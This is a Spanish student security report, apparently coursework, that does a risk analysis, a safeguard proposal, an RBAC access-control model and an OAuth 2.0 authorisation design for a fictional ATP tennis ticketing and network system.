
Debemos tener en cuenta de que se trata de información muy sensible, y en el caso de que se produjera algún filtrado de información, o algún atacante fuera capaz de sustraerla, se estaría incumpliendo la **Ley Orgánica de Protección de Datos de Carácter Personal**.

Dicha información se encuentra guardada en las bases de datos de los servidores ubicados en la sede central de la ATP (Londres). Necesitaremos una serie de servidores dedicados exclusivamente a atender a las peticiones de entradas de los usuarios. Estas transacciones deberán estar protegidas con mecanismos y protocolos de seguridad como TLS/SSL, firewalls e IDS.

En cuanto a los activos físicos de la empresa, tenemos una serie de sistemas de gran importancia en la serie central comentada anteriormente, como son: un manejador SNMP, una centralita Asterisk para poder realizar llamadas por VoIP, un servidor LDAP para tener una base de datos con los usuarios que acudirán a los torneos y los trabajadores de la empresa, un servidor de OwnCloud para poder ofrecer ciertas funcionalidades a los usuarios del servidor LDAP, y un servidor RADIUS para la autenticación de los usuarios que visitan los torneos y deciden utilizar los servicios de red proporcionados por la empresa.

Fuera de la sede central, también tenemos otra serie de activos físicos. Por cada torneo existe un entramado de switches y routers, necesario para dar soporte y proporcionar de conexión a Internet a todos los usuarios asociados a las distintas federaciones de los tenistas participantes, y a los trabajadores de la misma ATP.

A continuación podemos observar un mapa de red que muestra cómo es la topología de red de la empresa:



Amenazas

Hemos identificado la principal amenaza para el activo descrito anteriormente: el ataque para capturar información sensible de los asistentes (datos relacionados con su tarjeta bancaria). Hemos tenido en cuenta otro tipo de amenazas que podrían afectar al sistema, como pueden ser una catástrofe natural, catalogada como tipo E (Environmental), que conlleve a la pérdida de información o deterioro de recursos hardware (cómo podría ser un incendio, una tormenta, un terremoto...) o un fallo de gestión que supone pérdida de información, por lo que se trataría de un tipo accidental (corrupción de ficheros,).

A continuación vamos a mostrar una tabla en la cual identificamos una serie de amenazas para el sistema, y realizamos una valoración de la probabilidad, el impacto y la degradación.

Amenaza	Probabilidad	Impacto	Degradoación
Acceso a información sensible de los clientes	Baja-Media	Alto	Alta
Desastre natural	Baja	Alto	Alta
Fallo humano	Media	Medio	Media
Corrupción de ficheros	Media	Medio	Baja-Media
Fallos casuales: fallo en el circuito eléctrico y fugas de gas o agua	Baja	Medio-Alto	Alta

Vamos a desarrollar en profundidad únicamente el primer tipo de ataque, ya que es el más complejo y el que supone una mayor preparación logística para tratar de preverlo. De los otros dos tipos de ataques ya hemos realizado una valoración de su probabilidad, impacto y degradación. Aunque también propondremos algún tipo de salvaguarda para tratar dichas amenazas.

En cuanto a la amenaza principal: la relativa al ataque de sustracción de información, sabemos que se trata de una amenaza premeditada, también conocida como deliberada o intencional. Sus causas no son de origen natural ni industrial, sino que se deben a una vulnerabilidad en la aplicación que maneja las transacciones de las compras online de los clientes. Esto se puede deber a que no se haya invertido el esfuerzo suficiente en el desarrollo de un sistema de seguridad del sistema realmente robusto y resoluble ante cualquier tipo de ataque.

Hemos considerado que dentro de esta sustracción de información existen dos acciones que pueden realizar los atacantes: un ataque de ransomware, en el cual una vez los atacantes disponen de los datos bancarios de los clientes piden un rescate a la organización para no difundirlos. El otro tipo de ataque es un intento de acceso a la información de la transacción de compra de los clientes, para sustraer el dinero de la compra de la entrada al torneo.

Probabilidad

En cuanto a la probabilidad de esta amenaza, debemos ser conscientes de que el atacante requiere grandes conocimientos técnicos para llevarlo a cabo. De hecho, el ataque ha debido ser muy premeditado, se debe haber estudiado la organización a fondo, las tecnologías empleadas y los mecanismos de seguridad desplegados por esta...

El ataque puede no suponer una gran inversión para los atacantes si el equipo atacante ya se encuentra debidamente formado. Es decir, para este tipo de ataque no se requiere un material especial ni excesivamente económico o difícil de encontrar. La dificultad de este ataque

reside en las dificultades técnicas que este conlleva, y los riesgos que los atacantes asumen ya que están incumpliendo una serie de leyes.

Supone también un enorme beneficio en juego, ya que según datos del US OPEN de 2020, los ingresos relativos al “ticketing” suponen en torno a un 30% de los ingresos totales del torneo. Esta cifra asciende a los 100 millones de dólares. Por lo tanto, se está hablando de grandes cantidades económicas.(100 millones aprox)

Degradación

En cuanto a la degradación física de dicho impacto, es mínima. Pero sin embargo, debido a la sensibilidad de los datos, las consecuencias que recaen en la organización llevan a que aún no perdiendo recursos físicos, esta degradación sea alta. Que el ataque se lleve a cabo podría perjudicar a la relación entre los integrantes de la empresa, y entre la misma empresa y los usuarios externos.

En el primer caso este malestar se produciría si la falla de seguridad que fue explotada por los atacantes es un fallo concreto (ya sea individual o de un equipo de trabajo destinado a eso) en vez de un fallo de planificación global de la empresa, por lo que dichos integrantes de la empresa podrían ser señalados como culpables del desastre por sus compañeros.

En cuanto a la relación con los usuarios externos, las consecuencias serían catastróficas. Supondría una pérdida de confianza masiva por parte de los usuarios, disminuyendo de manera muy considerable la credibilidad de la ATP, y la imagen de esta frente al mundo, pudiendo traducirse en grandes pérdidas económicas debido a la falta de público en los torneos. Todo esto independientemente de todas las acciones legales que los usuarios pudieran iniciar contra la empresa por incumplimiento de la LOPD.

Esto sin duda traería consigo una degradación de la imagen de la marca, que haría que muchos de sus representados dejaran de verla como un órgano fiable, como hemos mencionado en el apartado anterior.

Salvaguardas

En primer lugar, debemos ser conscientes de que existen tres tipos de salvaguarda: las salvaguardas preventivas, que impiden que la amenaza se materialice. Las salvaguardas que limitan la posible degradación. En este caso la amenaza se ha producido, pero se trata de limitar las consecuencias, y las salvaguardas que consolidan el efecto de las demás.

Estas también se pueden valorar por su eficacia y madurez frente al riesgo que pretenden minimizar. La salvaguarda ideal es 100% eficaz, tanto del punto de vista técnico, como del punto de vista de operación de la propia salvaguarda.

Vamos a comentar las distintas salvaguardas que hemos identificado, clasificándolas según sean preventivas, limiten la degradación o consoliden el efecto de las demás (las nombraremos como tipo 1, 2 y 3 respectivamente por mayor sencillez). También describiremos la amenaza que busca disipar, y el activo que busca proteger:

- **Contratación de seguro de las instalaciones.** Se trata de una salvaguarda de **corrección** (Tipo 2). Busca mitigar la amenaza relativa a posibles catástrofes naturales, actuando una vez se ha producido el incidente, y reduce los posibles daños.
- **Inversión en instalación de firewalls y recursos (hardware y software).** Se trata de proteger la información de los sistemas. Es una salvaguarda de **prevención** (Tipo 1)
- **Publicación de consecuencias legales ante delitos de revelación de información confidencial.** Se trata de una salvaguarda **disuasoria** (Tipo 1) que puede servir para las amenazas de fallos humanos en las cuales un trabajador se lo piensa mejor antes de revelar información ya que sabe que se trata de un delito fuertemente penado.
- **Instalación de alarma de incendios.** La instalación de diversas alarmas de incendio en las distintas salas en las que tenemos dispositivos físicos de gran valor para la empresa supone una salvaguarda de **detección** (Tipo 3) ya que informa de que un ataque está ocurriendo. De esta forma se puede actuar de manera inmediata, minimizando los daños.
- **Jornadas de formación para los trabajadores.** La formación reduce los errores de los usuarios. Esta salvaguarda es de **concienciación** (Tipo 3) También sirve para mejorar las salvaguardas de todo tipo puesto que los trabajadores operan con eficacia y rapidez, potenciando su efecto.

Seguridad de gestión de los datos

La seguridad de gestión de los datos resulta un aspecto esencial para cualquier organización que quiera sobrevivir y desarrollarse en el mundo actual, independientemente de a qué se dedique, siempre que utilice información sensible en tipo de datos, resulta un activo crítico.

En este punto toman relevancia los términos de autenticación y autorización. Para la autenticación, el proceso/sujeto que realiza una acción de consulta/modificación de datos debe ser quien dice ser. Por otro lado, se debe proteger a los datos de accesos no autorizados con el fin de evitar su corrupción. Para esto, la autorización consiste en determinar si una entidad tiene permisos para realizar una acción determinada sobre los datos.

Hoy en día, organizaciones de todo el mundo invierten fuertemente en la tecnología de información relacionada con la ciberseguridad con el fin de proteger sus activos críticos: su marca, capital intelectual y la información de sus clientes.

Gestión de Identidad

La gestión de la identidad tiene como fin la comprobación de la autenticación y autorización de un usuario o proceso que quiera acceder a un recurso. Es decir, debe ser quien dice ser, debe tener las credenciales necesarias y los privilegios necesarios.

Para cumplir el proceso de autenticación, el usuario deberá proporcionar unas credenciales al sistema que sean válidas. En cuanto a la autorización, es la propia estructura del sistema la que le dará o no acceso al recurso que desea.

El sistema de gestión de la identidad es muy complejo debido a que van a existir distintos usuarios con accesos y privilegios totalmente distintos. Además, los datos almacenados en el sistema son de distinta privacidad. Por ejemplo, la información a la que tenga acceso un director del equipo de marketing de la ATP no será la misma que la que tenga un tenista o un aficionado que quiera consultar el horario de los partidos.

En nuestro caso, el acceso para los miembros de la organización se realiza por medio de un servidor LDAP, que llevará a cabo la autenticación de los mismos por medio de su email y contraseña. De este modo, el servidor LDAP actuará de proveedor de identidad a la organización. Este servidor se desarrolló durante la primera parte del despliegue de LEGO, para la asignatura de Servicios Telemáticos Avanzados con el fin de autenticar a los usuarios que quisieran acceder al servicio de Owncloud.

Para estos empleados, se usará un **Single-Sign-On** propio de la organización. Este proporciona una capacidad de autenticación que permite a los usuarios acceder a varios servicios con un único inicio de sesión. Las empresas suelen utilizar SSO para proporcionar

una mejor experiencia de usuario. También ofrece más control sobre los accesos, al haber menor cantidad de intentos de acceso, ayudando así a la seguridad.

Uno de los motivos por los que se usa el de la propia organización y no el de una entidad externa como pudiera ser Google es, que la ATP es un organismo muy potente globalmente y consideramos que es capaz de desarrollar y mantener y servicio de SSO sin tener que apoyarse en otras organizaciones.

En cuanto a las cuentas que utilicen los aficionados para las compras de entradas, no tendría sentido incorporar un servicio de SSO exclusivo para ellos, ya que el motivo de este servicio consiste en poder acceder a múltiples aplicaciones como sí hacen los empleados : Owncloud, servidores de correo SMTP/POP, servicio de VoIP... En este caso, el único servicio del que los aficionados van a hacer uso se corresponde con la compra de entradas y bonos de los torneos que se realicen en el circuito profesional.

Los aficionados además de entradas para sesiones de un torneo específicas o para todas las sesiones de un torneo, van a poder comprar bonos que les permitan acceso a más de un torneo. También hemos propuesto que el Torneo de Maestros, el cual es disputado cada año por los 8 tenistas mejor clasificados ese año, se acerque a los aficionados. En vez de realizarse todo el torneo en una ciudad concreta, que las distintas fases se celebren en una ciudad distinta con el fin de que algunos aficionados tengan la oportunidad única de ver estos acontecimientos en su ciudad. En este punto también cobra especial importancia el control de identidad, ya que para un mismo torneo, distintos usuarios tendrán acceso distintos días en distintas instalaciones. A su vez, otros aficionados que hayan comprado el bono de todo el torneo podrán acceder a todas las instalaciones en las distintas sedes.

Modelo de control de acceso

La gestión de identidad trataba más en grano fino la autenticación de los usuarios y procesos que quieren acceder a un recurso, pero el modelo de control de acceso es quien realmente protege a los recursos de los accesos no autorizados, dando por hecho que no el usuario que se encuentra en este punto ha sido correctamente autenticado.

Los roles que identificamos en el primer apartado de gestión de riesgos toman un papel especial en este punto a la hora de elegir el modelo de control. Como se ha comentado anteriormente, la organización trata información de distinta índole, tanto información totalmente pública y accesible por cualquier usuario, hasta datos sensibles, que sólo pueden ser accedidos por usuarios con cierto nivel de privilegios. Dicho esto, entendemos acceso como flujo de información entre un usuario o proceso y un recurso. Quien realiza la acción es considerado el sujeto y es una entidad activa en el sistema, mientras que el recurso o los datos se consideran entidades pasivas.

Los tres principios básicos que se deben controlar en este punto son la confidencialidad, integridad y disponibilidad, a partir de ahora nos referiremos a estos principios como *principios de la seguridad* - PdS.

Por confidencialidad se entiende que la información sea sólo conocida por quien tenga permiso para ello. Existen distintos niveles de sensibilidad en función de lo sensible que puedan ser los datos, pero independientemente del grado de sensibilidad de la misma, el objetivo es que la información no se divulgue a sujetos no autorizados. En nuestro escenario, distintos ejemplos de datos confidenciales de distinto nivel de sensibilidad pueden ser, por un lado, los referentes a los aficionados. En concreto al proceso de compra de entradas. Cuando estos realizan una compra, sus datos bancarios (tarjetas de crédito) y personales (DNI, lugar de residencia) quedan expuestos al sistema, siendo estos de una confidencialidad crítica.


El segundo PdS que vamos a tratar es la integridad. Este es el principio que garantiza que los datos no son modificados por sujetos no autorizados a ello. En caso de que se produzca alguna modificación de este tipo, el sistema debe responder alertando al usuario. Un ejemplo de este principio en nuestro escenario sería el precio de las entradas que adquieren los aficionados. Este precio será X en función de múltiples condiciones como la sesión a la que se va a acceder (fase previa, semifinales, finales, etc), si se trata de un bono que alberga varios torneos o la posición del espectador en la pista (grada, fondo, tribuna, etc). Y este precio, que es calculado por el sistema no puede tener inconsistencias al crear combinaciones. Una propuesta que hemos pensado trata de que en los bonos de varios torneos, en caso de que un usuario compre varias entradas juntas que le den acceso a varios campeonatos, se irá descontando +10% del precio de la entrada y sumado al total. Por ejemplo, si compra entradas para los 4 Grand Slams, pagaría íntegramente la entrada del Open de Australia, que es el primero, la entrada del Roland Garros costaría un 90% de su precio, la de Wimbledon un 80% y la del US Open un 70%.

El tercer PdS que consideramos se trata de la disponibilidad de los recursos. Los datos deben estar disponibles a los usuarios autorizados cuando estos los requieran. Un ataque a la disponibilidad sería por ejemplo inhabilitar la compra de entradas de un torneo semanas antes de que este se realice.

Una vez descritos todos los aspectos anteriores, vamos a proceder a explicar el modelo de control de acceso que hemos seleccionado. Entendemos un modelo de control de acceso como una herramienta para proteger los recursos. En ellos se trazan mecanismos de seguridad que harán cumplir las normas entre los sujetos y los objetos de la organización. Los modelos más tradicionales son *Discretionary Access Control* (DAC) y *Mandatory Access Control* (MAC). Pero nosotros hemos optado por adoptar el modelo RBAC (control de acceso basado en roles) puesto que en nuestra organización contamos con una jerarquía de roles bien identificados. Así garantizamos que si un empleado cambia de departamento, obtiene una promoción, abandona la empresa... en resumen, si su situación laboral se modifica y deja de desempeñar la función que antes realizaba, simplemente hay que cambiar su rol (y anular los

permisos que sean necesarios), adoptando su rol y permisos el trabajador que pase a sustituir a este empleado.

Hemos definido los roles de forma que se minimice lo máximo posible lo conocido como explosión de roles, que puede llegar a suceder con el modelo RBAC. De esta forma se puede ser más granular con los permisos que tiene un trabajador concreto. Un empleado siempre tendrá el mínimo permiso que le permita desempeñar su rol. Por poner un ejemplo más práctico, un empleado de la empresa dispondrá de un rol con atributos que le proporciona distintos permisos, y los trabajadores subcontratados o pertenecientes a otras organizaciones que colaboren con la nuestra contarán con un rol y permisos más restrictivos.



Tecnología de Autenticación y Autorización

En este apartado vamos a desplegar una solución de control de acceso con autorización delegada. Para realizar dicha implementación vamos a usar OAuth 2.0. Este es un protocolo que permite a una entidad, en este caso la ATP, otorgar el acceso a recursos de la empresa a terceros sin necesidad de compartir contraseñas. Se puede utilizar para realizar auditorías financieras.

En nuestro caso será utilizado para otorgar permisos a una empresa que se encargará de realizar una auditoría financiera a nuestra organización. Lo primero que vamos a justificar es por qué tiene sentido realizarlo en nuestra empresa: debido a que la ATP dispone de gran cantidad de información qué es transparente y accesible al público, el hecho de que se le proporcione autorización a los recursos a esta empresa auditora (y que puedan seguir accediendo a ellos en un futuro) no comprometería a nuestra entidad, simplemente se realizaría una auditoría que nos facilitaría un informe para poder gestionar recursos de manera más eficiente. A pesar de esto, el nivel de confianza establecido entre la ATP y la empresa auditora debe ser máximo.

A continuación vamos a identificar los distintos actores que existen en OAuth 2.0, y ver a qué entidades corresponden en nuestro proyecto:

- **Resource Owner (RO).** Es la entidad que tiene la autoridad necesaria para otorgar acceso a un recurso protegido. En nuestro escenario se trataría de Andrea Gaudenzi, presidente de la ATP. Los recursos protegidos serán todo tipo de información privada.
- **Client (C).** Se trata de la entidad que trata de acceder a un recurso protegido debido a la autorización del RO. En nuestro escenario este papel lo podría adoptar cualquier empresa que la ATP contrate para realizar una auditoría.
- **Authorization Server (AS).** Este actor es un servidor cuya labor es emitir tokens de acceso al cliente una vez se ha autenticado al RO y se ha obtenido su autorización. En nuestro escenario, este servidor será el intermediario entre el C y el RO. Este servidor estará ubicado en la sede central de la ATP.
- **Resource Server (RS).** Este servidor tiene guardados los recursos, y estos se encuentran protegidos por tokens de acceso. Para poder acceder a este servidor deberemos añadir los tokens de acceso que el AS nos ha emitido a la solicitud del recurso. Este servidor también se encuentra en la sede central de la ATP, y recoge toda la información de la contabilidad de la ATP.
- **Register Server.** Hemos añadido un Servidor de Registro que se encarga de registrar y almacenar a los clientes (en caso de que a lo largo del tiempo se le proporcione autorización a más de uno) Se les asigna un ID y un password a los clientes.

Como ya hemos mencionado el AS actúa como intermediario entre el cliente y el RO, por lo que el Cliente envía el Authorization Request al AS.

Otro aspecto importante de OAuth2 son los scopes. Estos permiten que un cliente solicite a un AS un perfil en el que se recogen los permisos que este va a necesitar. De esta forma se pueden establecer diferentes niveles de acceso a los recursos, donde no todos los clientes podrán acceder a toda la información. Nosotros utilizamos nuestros scopes con este fin, definiendo para ello tres niveles de acceso:

1. Scope de primer nivel. Este scope permite el acceso únicamente a los recursos básicos de la empresa. Todos los clientes registrados disponen de este scope.

2. Scope de segundo nivel. Este scope permite el acceso a la información sensible de la organización. Es decir, a los registros de transacciones que no son públicas.

3. Scope de tercer nivel. Este scope permite añadir, eliminar o consultar toda la información de los servidores. Este será el scope que adoptará la empresa contratada por la ATP para realizar la auditoría.

Los scopes crean tres niveles de acceso a la información. Como podemos observar, estos niveles son inclusivos. Es decir, el scope de tercer nivel supone un acceso total de los recursos tanto de su scope, como del de primer y segundo nivel.

Estos scopes estarán almacenados en una base de datos del Servidor de Recursos. En esta base de datos se almacena toda la información del cliente aparte del scope: client ID y password.

Conclusiones

Las prácticas de este segundo bloque nos han dado una visión distinta sobre la seguridad, a lo que habíamos visto previamente en el grado y el primer bloque. Es una visión, que sobre todo creemos que es más fácil de extrapolar a alguien que no se dedica a la informática.

Una vez analizados los distintos tipos de activos, procesos críticos y procesos de gestión de riesgos en general, podemos imaginar el grado de responsabilidad que tiene un CISO o CSO en una gran organización. En muchas ocasiones, ponemos en duda los movimientos estratégicos que hacen algunas organizaciones o el tratamiento de los datos que llevan a cabo, sin pararnos a pensar todos los procesos que hay en la sombra.

También destacar haber aprendido sobre buffer overflow, el cual es una vulnerabilidad que muchas veces habíamos escuchado, pero nunca puesto en práctica.

En lo relativo al tiempo estimado de trabajo para este segundo bloque, calculamos alrededor de 20 horas de trabajo. No lo hemos contabilizado como tal en un fichero de bitácora como en el primer bloque, porque la mayoría del tiempo ha sido consensuar por videollamada los aspectos que se pedían, sin atender específicamente al tiempo empleado en cada uno de los apartados.

Agradecer por último a los profesores de la asignatura por la magnífica planificación que han llevado a cabo y la forma de orientar estas prácticas. Podemos afirmar con rotundidad, que el proyecto LEGO ha sido la obra más completa en todo lo que para nosotros ha supuesto este grado.